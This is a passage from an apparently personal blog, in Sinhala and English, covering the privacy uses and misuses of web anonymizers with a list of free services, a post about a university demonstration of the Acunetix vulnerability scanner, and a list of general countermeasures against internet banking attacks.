වීම එමඟින් වළක්වනවා).


ඇනොනිමයිසරයක් භාවිතා කිරීමෙන් ඔබගේ හැදුනුම් සොරාගැනීමකට ලක් වීමේ ඉඩ ඇසිරෙනවා. එනිසා එය ඔබගේ වෙබ් අවකාශයේ ආරක්ශාවට වැදගත්. ඔබ හිතනවා ඇති ඇයි මම IP address සහ ඔබව අනාවරණය වන තොරතුරු සඟවන්නෙ කියල.කොටින්ම අපි මහපාරෙ යනකොට මම මෙයයි කියල ID card එක වන වනා කෑ ගහගෙන යන්නෙ නැහැනෙ. මෙතනත් එයටම සමාන අවස්තාවක්. ඔබ අන්තර්ජාලයේ යම් වෙබ් පිටුවකට ඇතුල් වෙනකොට ඔබේ තොරතුරු ඔවුන් දැන ගැනීම අවශ්‍ය නොවෙනවා කියල තමයි මම හිතන්නෙ. ඒ නිසා ඇනොනිමයිසරය ඉතාමත් වැදගත් අන්තර්ජාලය තුල ඔබව ආරක්ශා කර ගැනීමට.

නමුත් ඇනොනිමයිසරයන් ප්‍රායෝගික තලයේදි භාවිතා වෙන්නෙ තමන් ආරක්ශා වෙනවාට වඩා අනුන්ගෙ ආරක්ශාවට තර්ජනයක් ඇති කරන්න. විශේෂයෙන්ම විවිධ මානසික ප්‍රශ්ණ තියෙනපුද්ගලයො තමන්ගෙ තොරතුරු සඟවන්න මේවාභාවිතා කරනවා (ඔය බ්ලොග් වල කුණුහරුප එහෙම ලියන්නෙ). ළමා අපයෝජන අසභය චිත්‍රපට වැඩි වශයෙන් හුවමාරු කිරීමට සහ නැරඹීමට ඇනොනිමයිසරයන් භාවිතා වීම ඇනොනිමයිසරයන් නිසා ඇතිවී තිබෙන ගැටළුකාරී තත්වයක් බව විකිපීඩියාව පවසනවා.

මෙමඟින් අවසානයට හිතන්න පුළුවන් ඇනොනිමයිසරය කියන්නෙ එක හා සමානව හොඳට හා නරකට භාවිතා කරන්න පුළුවන් දෙයක්. නමුත්අනවශ්‍ය වෙබ් පිටුවල තමන්ගේ අන‍න්‍යතාවය සටහන් වෙනවට අකමැති අයට පාවිච්චි කරන්න හොඳ ඇනොනිමයිසරයන් කිහිපයක් මම පහලින් සදහන් කරන්නම්.

  • Anonymouse - මෙය ඉතා හොඳ ඇනොනිමයිසරයක් සහ මෙය නොමිලයේ බාගත කරන්න පුලුවන් . මේකෙ පාවිච්චි වෙන්නෙ CGI proxy එකක්, එයින් ඔබට anonymously වෙබ් පිටුවල සැරිසරන්න, anonymous e-mails යවන්න හැකියාව ලබා දෙනවා.

  • ProxyKing.net - මේ ඇනොනිමයිසර සේවාව වෙබ් අඩවි වලට ඔබව හසු (track) කිරීමට වැලකීම සහ ඔබගේ පරිගනකයේ cookies ස්තාපනය කිරීමේ හැකියාව වලකනවා.

  • AnonymousIndex.com - මෙය IP ලිපිනය සැඟවීම, වෙබ් පිටුවල දිස් වන දැන්වීම්, referrers සහ cookies කලමනාකරණය කරන අන්තර්ජාලයේ නොමිලයේ පවතින ප්‍රොක්සි සර්වර් එකක්.

  • HideMyAss.com - නොමිලයේ ලබා දෙන ඇනොනිමයිසරසේවාවක්.

  • ProxyFoxy.com - නොමිලයේ ලබා දෙන ඇනොනිමයිසර සේවාවක් සහ මෙමඟින් cookies, spyware සහ වෙනත් අනතුරුදායක scripts මඟහැරීම සිදුකරනවා.

Wednesday, September 14, 2011

Acunetix Web Vulnerability Scanner - Demostration

I made this video for one of my assignments at University. This video shows how to use Acnetix WVS software at basic level.



You can use Acunetix WVS to scan your website to find what are the vulnerabilities the web site have.

You can download this software form Acunetix website.

Security of Internet Banking (Part 3) - Countermeasures to Reduce Risks in Internet BankingThese are some countermeasures I have identified to reduce the risk in Internet banking for each attacks.

· User Surveillance

o Having a security policy regarding token and password handling.

· Theft of token and handwritten notes

o Having a security policy regarding token and password handling.

o Giving passwords that are easy to remember still hard to guess such as combing dictionary wordwith symbols and numbers.

· Hidden code

o Operating System/browser patching

o Code installation blockers

o Anispyware software

o Antiphishing software (URL inspection)o Firewall for blocking inbound and outbound connections to unauthorized ports

o Intrusion/anomaly detection

o Best practices for browser security (cookies, window pop-ups, java support, etc)

· Worms and bots

o Operating System/browser patching

o Code installation blockers

o Anispyware software

oCustom application secure coding

o Firewall for blocking inbound and outbound connections to unauthorized ports

o Intrusion/anomaly detection

o Best practices for browser security (cookies, window pop-ups, java support, etc)

· E-mails with malicious code

o E-mail policy

o Code installation blockers

o Attachment blocking

o HTML code blocking

o Antispam software

o Anispyware software

o Antiphishing software (URL inspection)

o Firewall for blocking inbound and outbound connections to unauthorized ports

o Intrusion/anomaly detection

· Smartcard analyzerso Noise generators

o Power and time neutral code designing

· Smartcard reader manipulator

o Secure smartcard interface design and implementation


· Brute force attacks with PIN calculations

o Increasing number of digits (at least eight digits)

· Social engineering

o Increasing security awareness

o Simple URLs that are easy to remember

o Antiphishing software (URL inspection)

· Web page obfuscation

o Monitoring the domain name server (DNS)

o Prohibiting the IP addresses instead of URLs.

o Using predetermined list of valid URLs.

· Pharming

o Monitoring the server

o Patch management

o Intrusion/anomaly detection

o Firewall· Active man in the middle attacks

o Using predetermined SSL certificates

o Mutual authentication and encryption through client-server SSL

· Session hijacking

o State management to prevent session ID specification in the message, session ID rotation and life cycle management

· Brute force attacks

o Monitoring the server

o Patch management

o Intrusion/anomaly detectiono Firewall

· Bank security policy violation

o Security policyimplementation according to standards such as ISO 17799

· Website manipulationo Monitoring the server

oPatch management

o Intrusion/anomaly detection

o Firewall